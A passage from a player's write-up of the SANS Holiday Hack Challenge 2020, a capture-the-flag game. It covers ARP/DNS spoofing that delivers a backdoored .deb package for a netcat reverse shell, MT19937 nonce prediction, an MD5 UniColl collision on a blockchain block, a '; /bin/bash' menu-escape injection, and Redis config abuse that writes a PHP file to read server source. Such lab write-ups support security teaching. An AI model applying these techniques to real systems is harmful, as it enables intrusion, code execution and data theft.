Note: if you are coming back to this challenge after a previous attempt, please validate that your IP address has not changed. The arp and dns scapy scripts were dynamically pulling the current host's IP address so they were able to work in any session regardless of the host's current IP. When I left the challenge and came back to it later, my session's IP address had changed without me realizing, causing me to think that my payload was not working—it was fine, but it was reaching out to the wrong host.

After saving the postinst file, I rebuilt the .deb file.

I created the following directory structure: /tmp/web/pub/jfrost/backdoor and the copied the resulting .deb to the backdoor folder as suriv_amd64.deb.

Now that everything was in place, it was time to put the final attack in motion. To do this efficiently, I opened a fourth tmux pane. In each pane, I ran the following commands in order:

ARP spoofing pane:

python3 ~/my_arp.py

DNS spoofing pane:

python3 ~/my_dns.py

Netcat listener pane:

nc -nvlp 8140

Python web server pane:

cd /tmp/web

python3 -m http.server 80

The python web server quicky shows the successful request and download of the weaponized suriv_amd64.deb file. Shortly after the file was downloaded, I was able to interact with the target host from the netcat listener.

From the shell, I issued the following command to read the file and answer the challenge:

```
cat NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
```

Objective 10

Goal

Bypass the Santavator's fingerprint sensor.

Process

I went through the elevator as myself and then compared how the elevator operates for Santa by poking around in the browser console to see what was significant. The one thing that stood out to me was, in Santa's case, there was a URL parameter called "tokens" that included a lot of the familiar items I used under the elevator panel with one extra item—besanta.

Trying to go to that URL directly on the elevator.kringlecastle.com host in its own tab doesn't do anything when clicking the buttons and running the fingerprint readers.

The "besanta" token only appears to be present in the URL and can't be deployed elsewhere, like in cookies or local storage.

While in the elevator as myself and poking around the console again, I did find where the elevator.kringlecastle.com page was being loaded in an iframe.

By editing the iframe target URL to include the "besanta" token, the elevator can be taken to the 3rd floor even without Santa's actual fingerprint.

Objective 11a

Question

What will the nonce be for block 130000 on the Naughty/Nice Blockchain?

Answer

57066318F32F729D

Process

From Santa's office, we can receive a copy of the suspicious blockchain data.

To work with the blockchain and answer this question, we first need to know a little bit more about the way the Naughty/Nice List Blockchain works, including how the nonce is generated.

Professor Qwerty Petabyte presented "Everything you always wanted to know about the Naughty/Nice Blockchain, but were afraid to ask" (https://www.youtube.com/watch?v=reKsZ8E44vw) which provides extra context for going into the challenge.

First, the nonce is a random, 64 bit value that is meant to protect against deficiencies in MD5.

The Naughty/Nice Blockchain is currently undergoing a modernization project, which has moved the blockchain from COBOL to python. There is a patch, ready to be deployed, which will move the hashes from MD5 to SHA256 for 2021.

The elves provide an OfficialNaughtyNiceBlockchainEducationPack which provides scripts to read and interact with the blockchain and the proper keys to validate the chain.

We have to set a couple of parameters in the naughty_nice.py script initially. Fortunately, it is an incredibly thorough and well documented script. Therefore, it was easy to import and verify the modified blockchain with the following code:

```
with open('official_public.pem', 'rb') as fh:

        official_public_key = RSA.importKey(fh.read())

c2 = Chain(load=True, filename='blockchain.dat')

print('C2: Block chain verify: %s' %
(c2.verify_chain(official_public_key,"c6e2e6ecb785e7132c8003ab5aaba88d")))
```

There are 1548 blocks in this particular slice of the blockchain. By calling c2.blocks[i].nonce, we can get the nonce for each block up to block 129996.

This is a massive set of nonces to work with. Due to previous work in the Snowball Fight terminal *(which is discussed in the Snowball Fight section of Terminals and Challenges)*this seemed like a prime target for pseudo-random number generator abuse.

The naughty_nice.py file shows that the random.randrange() function is leveraged for creating the nonce. Tom Liston, who presented "Random Facts About Mersenne Twisters" (https://www.youtube.com/watch?v=Jo5Nlbqd-Vg), developed a python script which can predict the upcoming values from the randrange() function. I had previously used Tom's mt19937.py script during the Snowball Fight game, but it needed to be adapted to work with the nonces from the blockchain.

Initially, I attempted to update the values in Tom's script to work with MT19937-64, as described here (https://en.wikipedia.org/wiki/Mersenne_Twister#Algorithmic_detail). I could not get the native

function and the predictive function to ever agree as I believe MT19937-64 was creating fundamentally incompatible values by deriving them in a different way.

The RNG typically creates 32-bit values, and the previous work with prediction only went into 32-bit values. In his talk, Tom mentions that it is common to transform these integers into other formats, so if there is a non-32-bit random value, it may be possible to discern how the initial randomly generated value is converted into a different format.

We can find out how python implements random.randrange to accept values larger than 32-bits by looking at it's code.

Randrange is implemented in the random module, accessible here: https://github.com/python/cpython/blob/3.9/Lib/random.py

This notes that if "getrandbits()" is implemented, it can cover "arbitrarily large ranges."

However the code that actually performs random number generation is from the random implementation from C: https://github.com/python/cpython/blob/master/Modules/_randommodule.c

By reading the getrandbits implementation in _randommodule, it is shown that the request will be broken down into as many 32-bit words as necessary to cover the length specified in the call, then generate a random number for each 32-bit word. The words are then combined to create a value that matches the requested length.

Our nonce is a 64-bit value, which would be comprised of 2 32-bit words.

We can validate this by modifying Tom's mt19937.py script. If we configure the script to generate a random number with random.randrange(0xFFFFFFFFFFFFFFFF) to get a 64-bit number, we can clone it and follow randrange's activity by using Tom's provided extract_number call twice in succession. We can then use bitwise operations in python to merge the two 32-bit integers into a single 64-bit integer. Tom's script will automatically validate whether the native PRNG and predicted values align.

Note: The code utilized is available under the Appendix header "tliston-mt19937for64.py"

Now that we could accurately predict the upcoming 64-bit nonces, we needed to feed the blockchain nonces into a context in which we could predict them. Typically, to break the Mersenne Twister, you need the previous 624 values. However—since we would be splitting each nonce into two distinct 32-bit values, we only needed the last 312 values.

I extracted the last 312 nonces and placed them in a file and used python to read the file and split each value into 2 32-bit values and push them into a new file.

Note: The code utilized is available under the Appendix header "read_nonces.py"

By combining code written to test the 64-bit prediction and code written to exploit the Snowball Fight game, I fed the 624 32-bit values from the last 312 nonces and made eight more predictions. The 7th and 8th predictions then combined to return the expected nonce value for nonce 130000.

Note: The code utilized is available under the Appendix header "nonce_mt19937.py"

Objective 11b

Question

What is the SHA256 hash of Jack's original block on the Naughty/Nice Blockchain?

Answer

fff054f33c2134e0230efb29dad515064ac97aa8c68d33c58c01213a0d408afb

Process

For this challenge, we are told that we will need to change 4 bytes to restore Jack's block to its original value.

It was shocking to the elves that Jack was able to modify his block AND keep the integrity of the Naughty/Nice blockchain—which is true; despite the modifications, the block continues to verify. The slightest bit change would be expected to change the hash (usually dramatically), and by extension, the block signature, but Jack exploited a hash collision very precisely within his block which preserved the apparent integrity of the blockchain.

First, we have to find Jack's block. Shinny mentions that he does not remember writing the report that is present on Jack's block. Perhaps by looking through the documents, we can find one that is relevant to Jack. The following snippet, while the blockchain is loaded, will export all the files attached to the blocks:

```
count = 0

while count < len(c2.blocks):

    c2.blocks[count].dump_doc(0)

    count += 1
```

It is a little difficult to search through over 1500 files, but when I sorted all the exported documents by file size, there was a single, major outlier. Opening this document showed several statements of high praise for Jack and was highly suspect. The document's filename was the same as the number of Jack's block: 129549.

By checking the index of the first block on the chain and comparing it to Jack's block, we can jump to Jack's block and see it's information using "print(c2.blocks[1010]).

Two things are immediately suspicious about Jack's block:

1. He has the highest score available, when he was known to previously have the worst score.
2. He has two documents attached, while most reports only have the single PDF, but this contains an extra binary blob.

In fact, had Jack not been so blatant, maybe a little less ambitious, this very clever attack may have been virtually undetected. However, the major discrepancy in his score, paired with the weird content of his block and Shinny's memory, signaled that something was majorly wrong. It would be a little like if you ran an incredibly successful covert operation using world-class techniques for nearly a year then breached an incident response firm and blew your cover.

The first thing to do was to make Jack's block easier to work with by exporting only the block at index 1010 using the code "c2.save_a_block(1010)" and importing and verifying it with the following code:

```
with open('official_public.pem', 'rb') as fh:

        official_public_key = RSA.importKey(fh.read())

jack = Chain(load=True, filename='block.dat')

print('Jack: Block chain verify: %s' %
(jack.verify_chain(official_public_key,"4a91947439046c2dbaa96db38e924665")))
```

At this point, the block we have extracted is compromised by Jack but will verify correctly. We can continue to run the verify_chain code after modifying any bytes in the block and hope that eventually the exported block will once again verify.

Based on the context of the hints and the provided resources, I knew we'd have to look for a hash collision—but first, we needed a reliable way to get the SHA256 hash of the block for the eventual answer (and, despite the obviousness of it, it was a good chance to verify that we were starting with the correct data indicated by the objective).

The naughty_nice.py script already imports the necessary code to handle SHA256 (as alluded to in Prof. Petabyte's presentation) but it is not implemented anywhere. By looking at how the code currently creates the MD5 hash, we only needed to add the following snippet to naughty_nice.py after importing Jack's block:

```
hash_object = SHA256.new()

jfData_signed = jack.blocks[0].block_data_signed()

hash_object.update(jfData_signed)

hex_dig = hash_object.hexdigest()

print("Current SHA256 Hash: "+hex_dig)
```

By opening the block.dat in a hex editor, we would be able to change the details of the block, then re-run naughty_nice.py to see if the changes helped anything.

The first obvious change was that Jack's sign flag had to be changed from 1 (Nice) to 0 (Naughty) to properly restore his score.

The second change clearly had something to do with the PDF attachment, but the precise change was a little less obvious. From the previous exploration, I had an exported copy of the PDF from his block with the weird praise. Viewing the block directly, I could see all the data from the PDF as if I had been viewing the PDF itself in a hex editor—however, it would have been cumbersome to modify the PDF within the block and continuously re-import it. Therefore, I was free to open the initially exported PDF in the hex editor and make changes locally first to determine how to at least right the changes in the document before making the corresponding edit within the block.

I read up a bit on the PDF document format and attempted making edits to the trailer, which almost always resulted in a blank or corrupt PDF. I got ahead of myself: by looking at the very start of the file, I noticed the following content:

```
%PDF-1.3

%%<bh:c1><bh:ce><bh:c7><bh:c5>!


1 0 obj

\<\</Type/Catalog/_Go_Away/Santa/Pages 2 0 R
```

By changing the reference page in this object from "2" to "3," the document's contents became wildly altered and were more in line with the negative report Shinny originally wrote.

It is possible, to modify the naughty/nice sign and make this change to the PDF within Jack's block to get the original "content" of his block—but because hashes can (and should) vary greatly with the most minute change, the block will no longer verify the previous MD5 hash and signature. We're "there…" but we're not "back again."

To fully recreate Jack's block, we need to understand the methodology in which he exploited a hash collision to make these changes while not upsetting the validation of the chain.

Tangle Coalbox provided several hints, but two were critical:

- Ange Albertini's "Hash Collision Exploitation" presentation (https://speakerdeck.com/ange/colltris)
  and
- The mention of Jack's ability to change the block data AND the file data as a "UNIque hash COLLision."

Luckily, the "Colltris" presentation had details about a hash collision technique which they dubbed "Unicoll." There were other resources provided, like hashclash and scripts that could leverage unicoll, but there was nothing that would compare Jack's modified block and a slightly different block and reconcile them.

However, after looking at the Unicoll procedure again and again, something started to click.

The Unicoll modification exploits a weakness in the MD5 hashing algorithm that results in the 10th character of a 64 byte block getting decremented by 1, and the 10th character of the proceeding 64 byte block getting incremented by 1.

As it turns out, we need to change a 1 to 0 and a 2 to 3. These seemed to be good candidates for using Unicoll to create a hash collision, and in this context, this would allow us to change the contents of the block without modifying the hash (and therefore not breaking verification).

The first flip, at offset 00000039, to modify the naughty/nice flag was simple. As per the Colltris specifications, this was perfectly aligned as the 10th value in a new 64 byte block. The next block that would be modified, at offset 00000089, was cleanly located in the binary blob and would not impact the integrity of the PDF or the block layout. Offset 00000039 goes down 1 to 0x30 while offset 00000089 goes up one to 0xD7.

The second flip was a little trickier. We needed the page value of "2" to change to "3," and given its fortunate block alignment within the chain file, that the byte holding the page value (offset 00000109)

would also make a good candidate for the second half of Colltris—where the 10th character in the block goes up by one. Therefore, we just had to pick the 10th character in the block above it and decrease it by one. This is a problem, however—the byte at offset 000000C9 is part of the file size defined in the Naughty/Nice blockchain block layout. If this byte is modified, the naughty_nice.py script will fail to even parse the block, much less verify it.

When I got to this point, I thought it best to step back and take it one step at a time. I was considering, at this point, if it would be enough to perform the Colltris swap on the naughty/nice and then look for some other alternative for the PDF. Looking at the slides in the Colltris presentation and Ange's other resources regarding hash collisions, it was true other hash collisions existed for PDFs. However, these other collisions largely relied on padding tricks, and, due to the way the blockchain block is formatted, and the 4 byte change constraint of the challenge, modifying the hash of the PDF itself would not make a difference to this challenge.

To take this challenge one step at a time, I first performed the Colltris modification on the naughty/nice flag and reverted the page byte modification in the PDF data. This was a valid change and the block continued to verify, though it was not yet the "original" block.

After studying the presentation and the present block, it occurred to me that the Colltris modification could be bi-directional in the right circumstances. If I could, in theory, decrement the 10th byte in a 64 byte block and increment the 10th byte within the next block, there existed a theoretical file that had the same hash and could have the Colltris weakness exploited to create the current state of the block. Based on this, I could increment the page at offset 00000109 and decrement the value at offset 00000149. I tested this modification on the respective bytes in the original PDF, and the PDF still opened as a valid file. I then added this two-byte modification with the correct alignment to the block alongside the already verified naughty/nice change and attempted verification once more.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	30	30	30	30	30	30	30	30	30	30	30	31	66	39	62	33	000000000001f9b3
00000010	61	39	34	34	37	65	35	37	37	31	63	37	30	34	66	34	a9447e5771c704f4
00000020	30	30	30	30	30	30	30	30	30	30	30	31	32	66	64	31	00000000000012fd1
00000030	30	30	30	30	30	30	30	30	30	30	30	32	30	66			000000000000020f
00000040	32	66	66	66	66	66	66	66	66	30	66	66	30	30	30	30	2fffffffff0ff0000
00000050	30	30	36	63	EA	46	53	40	30	3A	60	79	D3	DF	27	62	006cêFS@0:`yÓß'b
00000060	BE	68	46	7C	27	F0	46	D3	A7	FF	4E	92	DF	E1	DE	F7	¾hF|'ðFÓ§ÿN'ßáÞ÷
00000070	40	7F	2A	7B	73	E1	B7	59	B8	B9	19	45	1E	37	51	8D	@.*{sá·Y¸¹.E.7Q.
00000080	22	D9	87	29	6F	CB	0F	18	8D	D7	03	88	BF	20	35	0F	"Ù‡)oË...×.ˆ¿ 5.
00000090	2A	91	C2	9D	03	48	61	4D	C0	BC	EE	F2	BC	AD	D4	CC	*'Â..HaMÀ¼îò¼.ÔÌ
000000A0	3F	25	1B	A8	F9	FB	AF	17	1A	06	DF	1E	1F	D8	64	93	?%.¨ùû¯...ß..Ød"
000000B0	96	AB	86	F9	D5	11	8C	C8	D8	20	4B	4F	FE	8D	8F	09	–«†ùÕ.ŒÈØ KOþ...
000000C0	30	35	30	30	30	39	66	35	37	25	50	44	46	2D	31		0500009f57%PDF-1
000000D0	2E	33	0A	25	25	C1	CE	C7	C5	21	0A	0A	31	20	30	20	.3.%%ÁÎÇÅ!..1 0
000000E0	6F	62	6A	0A	3C	3C	2F	54	79	70	65	2F	43	61	74	61	obj.<</Type/Cata
000000F0	6C	6F	67	2F	5F	47	6F	5F	41	77	61	79	2F	53	61	6E	log/_Go_Away/San
00000100	74	61	2F	50	61	67	65	73	20	33	20	30	20	52	20	20	ta/Pages 3 0 R
00000110	20	20	20	20	30	F9	D9	BF	57	8E	3C	AA	E5	0D	78	8F	0ùÙ¿WŽ<ªå.x.
00000120	E7	60	F3	1D	64	AF	AA	1E	A1	F2	A1	3D	63	75	3E	1A	ç`ó.d¯ª.¡ò¡=cu>.
00000130	A5	BF	80	62	4F	C3	46	BF	D6	67	CA	F7	49	95	91	C4	¥¿€bOÃF¿ÖgÊ÷I•'Ä
00000140	02	01	ED	AB	03	B9	EF	95	99	1B	5B	49	9F	86	DC	85	..í«.¹ï•™.[IŸ†Ü…
00000150	39	85	90	99	AD	54	B0	1E	73	3F	E5	A7	A4	89	B9	32	9….™.T°.s?å§¤‰¹2
00000160	95	FF	54	68	03	4D	49	79	38	E8	F9	B8	CB	3A	C3	CF	•ÿTh.MIy8èù¸Ë:ÃÏ
00000170	50	F0	1B	32	5B	9B	17	74	75	95	42	2B	73	78	F0	25	Pð.2[›.tu•B+sxð%
00000180	02	E1	A9	B0	AC	85	28	01	7A	9E	0A	3E	3E	0A	65	6E	.á©°¬…(.zž.>>.en
00000190	64	6F	62	6A	0A	0A	32	20	30	20	6F	62	6A	0A	3C	3C	dobj..2 0 obj.<<
000001A0	2F	54	79	70	65	2F	50	61	67	65	73	2F	43	6F	75	6E	/Type/Pages/Coun
000001B0	74	20	31	2F	4B	69	64	73	5B	32	33	20	30	20	52	5D	t 1/Kids[23 0 R]
000001C0	3E	3E	0A	65	6E	64	6F	62	6A	0A	0A	33	20	30	20	6F	>>.endobj..3 0 o
000001D0	62	6A	0A	3C	3C	2F	54	79	70	65	2F	50	61	67	65	73	bj.<</Type/Pages
000001E0	2F	43	6F	75	6E	74	20	31	2F	4B	69	64	73	5B	31	35	/Count 1/Kids[15
000001F0	20	30	20	52	5D	3E	3E	0A	65	6E	64	6F	62	6A	0A	0A	0 R]>>.endobj..
00000200	34	20	30	20	6F	62	6A	0A	3C	3C	2F	4C	65	6E	67	74	4 0 obj.<</Lengt
00000210	68	20	32	32	34	33	2F	46	69	6C	74	65	72	2F	46	6C	h 2243/Filter/Fl

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	30	30	30	30	30	30	30	30	30	30	30	31	66	39	62	33	000000000001f9b3
00000010	61	39	34	34	37	65	35	37	37	31	63	37	30	34	66	34	a9447e5771c704f4
00000020	30	30	30	30	30	30	30	30	30	30	30	31	32	66	64	31	00000000000012fd1
00000030	30	30	30	30	30	30	30	30	30	30	30	32	30	66			000000000000020f
00000040	32	66	66	66	66	66	66	66	66	31	66	66	30	30	30	30	2fffffffff1ff0000
00000050	30	30	36	63	EA	46	53	40	30	3A	60	79	D3	DF	27	62	006cêFS@0:`yÓß'b
00000060	BE	68	46	7C	27	F0	46	D3	A7	FF	4E	92	DF	E1	DE	F7	¾hF|'ðFÓ§ÿN'ßáÞ÷
00000070	40	7F	2A	7B	73	E1	B7	59	B8	B9	19	45	1E	37	51	8D	@.*{sá·Y¸¹.E.7Q.
00000080	22	D9	87	29	6F	CB	0F	18	8D	D6	03	88	BF	20	35	0F	"Ù‡)oË...Ö.ˆ¿ 5.
00000090	2A	91	C2	9D	03	48	61	4D	C0	BC	EE	F2	BC	AD	D4	CC	*'Â..HaMÀ¼îò¼.ÔÌ
000000A0	3F	25	1B	A8	F9	FB	AF	17	1A	06	DF	1E	1F	D8	64	93	?%.¨ùû¯...ß..Ød"
000000B0	96	AB	86	F9	D5	11	8C	C8	D8	20	4B	4F	FE	8D	8F	09	–«†ùÕ.ŒÈØ KOþ...
000000C0	30	35	30	30	30	39	66	35	37	25	50	44	46	2D	31		0500009f57%PDF-1
000000D0	2E	33	0A	25	25	C1	CE	C7	C5	21	0A	0A	31	20	30	20	.3.%%ÁÎÇÅ!..1 0
000000E0	6F	62	6A	0A	3C	3C	2F	54	79	70	65	2F	43	61	74	61	obj.<</Type/Cata
000000F0	6C	6F	67	2F	5F	47	6F	5F	41	77	61	79	2F	53	61	6E	log/_Go_Away/San
00000100	74	61	2F	50	61	67	65	73	20	32	20	30	20	52	20	20	ta/Pages 2 0 R
00000110	20	20	20	20	30	F9	D9	BF	57	8E	3C	AA	E5	0D	78	8F	0ùÙ¿WŽ<ªå.x.
00000120	E7	60	F3	1D	64	AF	AA	1E	A1	F2	A1	3D	63	75	3E	1A	ç`ó.d¯ª.¡ò¡=cu>.
00000130	A5	BF	80	62	4F	C3	46	BF	D6	67	CA	F7	49	95	91	C4	¥¿€bOÃF¿ÖgÊ÷I•'Ä
00000140	02	01	ED	AB	03	B9	EF	95	99	1C	5B	49	9F	86	DC	85	..í«.¹ï•™.[IŸ†Ü…
00000150	39	85	90	99	AD	54	B0	1E	73	3F	E5	A7	A4	89	B9	32	9….™.T°.s?å§¤‰¹2
00000160	95	FF	54	68	03	4D	49	79	38	E8	F9	B8	CB	3A	C3	CF	•ÿTh.MIy8èù¸Ë:ÃÏ
00000170	50	F0	1B	32	5B	9B	17	74	75	95	42	2B	73	78	F0	25	Pð.2[›.tu•B+sxð%
00000180	02	E1	A9	B0	AC	85	28	01	7A	9E	0A	3E	3E	0A	65	6E	.á©°¬…(.zž.>>.en
00000190	64	6F	62	6A	0A	0A	32	20	30	20	6F	62	6A	0A	3C	3C	dobj..2 0 obj.<<
000001A0	2F	54	79	70	65	2F	50	61	67	65	73	2F	43	6F	75	6E	/Type/Pages/Coun
000001B0	74	20	31	2F	4B	69	64	73	5B	32	33	20	30	20	52	5D	t 1/Kids[23 0 R]
000001C0	3E	3E	0A	65	6E	64	6F	62	6A	0A	0A	33	20	30	20	6F	>>.endobj..3 0 o
000001D0	62	6A	0A	3C	3C	2F	54	79	70	65	2F	50	61	67	65	73	bj.<</Type/Pages
000001E0	2F	43	6F	75	6E	74	20	31	2F	4B	69	64	73	5B	31	35	/Count 1/Kids[15
000001F0	20	30	20	52	5D	3E	3E	0A	65	6E	64	6F	62	6A	0A	0A	0 R]>>.endobj..
00000200	34	20	30	20	6F	62	6A	0A	3C	3C	2F	4C	65	6E	67	74	4 0 obj.<</Lengt
00000210	68	20	32	32	34	33	2F	46	69	6C	74	65	72	2F	46	6C	h 2243/Filter/Fl

Figure 2: "Original" block on the left after being corrected. Jack's maliciously modified block on the right. Changing either the blue bits or the red bits alone result in a valid hash, but only a partially original block. Changing both sets result in the original block with the proper hash.

At this point, Jack's score and Jack's document were back to their intended values. The block was also perfectly validated by current and future blocks within this blockchain, so the SHA256 hash of the new block was the correct answer.

Terminals and Challenges

Terminals and challenges are presented in alphabetical order and do not represent the order in which challenges were solved or how they relate to the main objectives during the Holiday Hack 2020 event.

33.6kbps

To control the lights, you must call "756-8347" then press the following sounds at the proper timings

1) **baaDEEbrrr**
2) **aaah**
3) **WEWEWwrwrrwrr**
4) **beDURRdunditty**
5) **SCHHRRHHRTHRTR**

CAN-Bus Investigation

Chris Elgee's talk "CAN Bus Can-Can" (https://www.youtube.com/watch?v=96u-uHRBI0I) provides helpful context on how to interpret CAN-Bus codes.

In this challenge, we're provided the output of a CAN Bus capture and need to find an "UNLOCK" command between two lock commands.

Looking through the file, there are a lot of events with IDs 244 and 188. The following command and results provide the lock, unlock, lock pattern we are interested in:

```
cat candump.log | grep -v 244 | grep -v 188

(1608926664.626448) vcan0 19B#000000000000

(1608926671.122520) vcan0 19B#00000F000000

(1608926674.092148) vcan0 19B#000000000000
```

The timestamp parameter for ./runtoanswer is **122520**.

Kringle Kiosk

The Kringle Kiosk is a menu driven tool to introduce new arrivals to Kringle Castle. It includes a map, code of conduct, directory, and name badge creator.

The goal of this terminal is to escape the menu back to a bash prompt.

The case handling for the menu appears to be solid, but the name badge creator at function 4 accepts arbitrary input.

If you provide a semi-colon then a command to the badge creator, you can escape the shell, like so:

```
; /bin/bash
```

Linux Primer

The Linux Primer terminal has the user tracking down munchkins by using different Linux commands. The necessary commands with brief descriptions of the context were as follows:

- Type yes to begin

    - **yes**
- List the directory
    - **ls**
- Find munchkin inside munchkin
    - **cat munchkin_19315479765589239**
- Remove munchkin in home directory
    - **rm munchkin_19315479765589239**
- Print present working directory
    - **pwd**
- Find the hidden munchkin
    - **ls -la**
- Find munchkin in command history
    - **cat .bash_history**
- Find munchkin in environment variables
    - **printenv**
- Head into the workshop
    - **cd workshop**
- A munchkin is hiding in a toolbox—find the toolbox
    - **grep -r -I munchkin .**
- A munchkin is blocking lollipop_engine from starting, run the binary to retrieve it
    - **chmod +x lollipop_engine**
    - **./lollipop_engine**
- Munchkins have blown fuses in electrical. Replace the fuse.
    - **cd electrical/**
    - **mv blown_fuse0 fuse0**
- Make a symlink named fuse1 pointing to fuse0
    - **ln -s fuse0 fuse1**
- Copy fuse1 to fuse2
    - **cp fuse1 fuse2**
- Add characters “MUNCHKIN_REPELLENT” into the file fuse2
    - **echo MUNCHKIN_REPELLENT >> fuse2**
- Find munchkin in /opt/munchkin_den
    - **find /opt/munchkin_den/ munchkin**
- Find file owned by user munchkin
    - **find . -user munchkin**
- Find file created by munchkins greater than 108kb and less than 110kb located in /opt/munchkin_den
    - **find . -size +108k -size 110k**
- List running processes
    - **ps aux**
- A munchkin process is listening on a TCP port, have the only listening port display to screen
    - **netstat -l**
- The service on port 54321 is an HTTP server, interact with it to get the last munchkin
    - **curl 127.0.0.1:54321**
- Stop 14516_munchkin process to collect lollipops
    - **ps aux**
    - **kill 27396**

Note: some commands and processes may be different based on filenames or process numbers

Redis Bug Hunt

There is a bug in index.php, in the meantime, we can interact with the host by using curl http://localhost/maintenance.php?cmd=

The host appears to be using redis-cli 5.0.3. A brief search does not reveal any promising vulnerabilities or exploits. We are likely looking for a configuration issue.

By issuing the following command, you can export the current redis configuration:

```
curl http\://localhost/maintenance.php?cmd=config,get,*


dbfilename

dump.rdb

requirepass

R3disp@ss

masterauth

(…results truncated…)
```

With the password "R3disp@ss" we can leverage the redis-cli directly without having to use the maintenance.php wrapper.

I used the following resource to learn what was possible once having authenticated access to redis-cli: https://book.hacktricks.xyz/pentesting/6379-pentesting-redis

We can create new keys in the redis DB that can be accessed and interpreted as PHP files. This way, we can use the php "file_get_contents" command to list the contents of /var/www/html/index.php using the following series of commands to complete the terminal:

```
player@72451452ff58:~$ redis-cli -a R3disp@ss
Warning: Using a password with '-a' or '-u' option on the command line
interface may not be safe.
127.0.0.1:6379> config set dbfilename out.php
OK
127.0.0.1:6379> set test "<?php $index =
file_get_contents('/var/www/html/index.php');echo $index; ?>"
OK
127.0.0.1:6379> save
OK
127.0.0.1:6379> exit
player@72451452ff58:~$ curl http://localhost/out.php
Warning: Binary output can mess up your terminal. Use "--output -" to tell
Warning: curl to output it to your terminal anyway, or consider "--output
Warning: <FILE>" to save to a file.
player@72451452ff58:~$ curl --output - http://localhost/out.php
```

```
REDIS0009�      redis-ver5.0.3�
�edis-bits�@�ctime�-��_used-mem
 aof-preamble��� example2#We think there's a bug in index.php test@K<?php

# We found the bug!!
#
#         \   /
#         .\-/.
#     /\ ()   ()
#       \/~---~\.-~^-.
# .-~^-./   |   \---.
#      {    |    }   \
#    .-~\   |   /~-.
#   /    \  A  /    \
#         \/ \/
#
```

Scapy Prepper

If you've been there and back again, enterprising attendees may have encountered most of these scenarios before and might be able to re-use any notes from previous iterations. We still need to learn the specifics of arp packets, however, for the corresponding objective. The questions and their answers (in bold) are as follows:

```
>>> task.submit('start')

Correct! adding a () to a function or class will execute it. Ex -
FunctionExecuted()

Submit the class object of the scapy module that sends packets at layer 3 of
the OSI model.

>>> task.submit(send)

Correct! The "send" scapy class will send a crafted scapy packet out of a
network interface.

>>> task.submit(sniff)

Correct! the "sniff" scapy class will sniff network traffic and return these
packets in a list.

Submit the NUMBER only from the choices below that would successfully send a
TCP packet and then return the first sniffed response packet to be stored in a
variable named "pkt":

1. pkt = sr1(IP(dst="127.0.0.1")/TCP(dport=20))

2. pkt = sniff(IP(dst="127.0.0.1")/TCP(dport=20))

3. pkt = sendp(IP(dst="127.0.0.1")/TCP(dport=20))

>>> task.submit(1)

Correct! sr1 will send a packet, then immediately sniff for a response packet.
```

Submit the class object of the scapy module that can read pcap or pcapng files and return a list of packets.

>>> task.submit(rdpcap)

Correct! the "rdpcap" scapy class can read pcap files.

The variable UDP_PACKETS contains a list of UDP packets. Submit the NUMBER only from the choices below that correctly prints a summary of UDP_PACKETS:

1. UDP_PACKETS.print()

2. UDP_PACKETS.show()

3. UDP_PACKETS.list()

>>> task.submit(2)

Correct! .show() can be used on lists of packets AND on an individual packet.

Submit only the first packet found in UDP_PACKETS.

>>> task.submit(UDP_PACKETS[0])

Correct! Scapy packet lists work just like regular python lists so packets can be accessed by their position in the list starting at offset 0.

Submit only the entire TCP layer of the second packet in TCP_PACKETS.

>>> task.submit(TCP_PACKETS[1][TCP])

Correct! Most of the major fields like Ether, IP, TCP, UDP, ICMP, DNS, DNSQR, DNSRR, Raw, etc... can be accessed this way. Ex - pkt[IP][TCP]

Change the source IP address of the first packet found in UDP_PACKETS to 127.0.0.1 and then submit this modified packet

>>> UDP_PACKETS[0][IP].src = "127.0.0.1"

>>> task.submit(UDP_PACKETS[0])

Correct! You can change ALL scapy packet attributes using this method.

Submit the password "task.submit('elf_password')" of the user alabaster as found in the packet list TCP_PACKETS.

>>> TCP_PACKETS[6]

>>> task.submit("echo")

Correct! Here is some really nice list comprehension that will grab all the raw payloads from tcp packets:
[pkt[Raw].load for pkt in TCP_PACKETS if Raw in pkt]

The ICMP_PACKETS variable contains a packet list of several icmp echo-request and icmp echo-reply packets. Submit only the ICMP chksum value from the second packet in the ICMP_PACKETS list.

>>> task.submit(0x4c44)

Correct! You can access the ICMP chksum value from the second packet using ICMP_PACKETS[1][ICMP].chksum .

Submit the number of the choice below that would correctly create a ICMP echo request packet with a destination IP of 127.0.0.1 stored in the variable named "pkt"

1. pkt = Ether(src='127.0.0.1')/ICMP(type="echo-request")

2. pkt = IP(src='127.0.0.1')/ICMP(type="echo-reply")

3. pkt = IP(dst='127.0.0.1')/ICMP(type="echo-request")

>>> task.submit(3)

Correct! Once you assign the packet to a variable named "pkt" you can then use that variable to send or manipulate your created packet.

Create and then submit a UDP packet with a dport of 5000 and a dst IP of 127.127.127.127. (all other packet attributes can be unspecified)

>>> packet = Ether()/IP(dst='127.127.127.127')/UDP(dport=5000)

>>> task.submit(packet)

Correct! Your UDP packet creation should look something like this:

pkt = IP(dst="127.127.127.127")/UDP(dport=5000)

task.submit(pkt)

Create and then submit a UDP packet with a dport of 53, a dst IP of 127.2.3.4, and is a DNS query with a qname of "elveslove.santa". (all other packet attributes can be unspecified)

>>> dns_query =
IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))

>>> task.submit(dns_query)

Correct! Your UDP packet creation should look something like this:

pkt =
IP(dst="127.2.3.4")/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname="elveslove.santa"))

task.submit(pkt)

The variable ARP_PACKETS contains an ARP request and response packets. The ARP response (the second packet) has 3 incorrect fields in the ARP layer. Correct the second packet in ARP_PACKETS to be a proper ARP response and then task.submit(ARP_PACKETS) for inspection.

(This is new for KringleCon!)

>>> ARP_PACKETS[1][ARP].op = 2

>>> ARP_PACKETS[1][ARP].hwsrc = "00:13:46:0b:22:ba"

>>> ARP_PACKETS[1][ARP].hwdst = "00:16:ce:6e:8b:24"

```
(Just for reference)
>>> ARP_PACKETS[1].show()
###[ Ethernet ]###
  dst       = 00:16:ce:6e:8b:24
  src       = 00:13:46:0b:22:ba
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = 6
     plen      = 4
     op        = 2
     hwsrc     = 00:13:46:0b:22:ba
     psrc      = 192.168.0.1
     hwdst     = 00:16:ce:6e:8b:24
     pdst      = 192.168.0.114
###[ Padding ]###
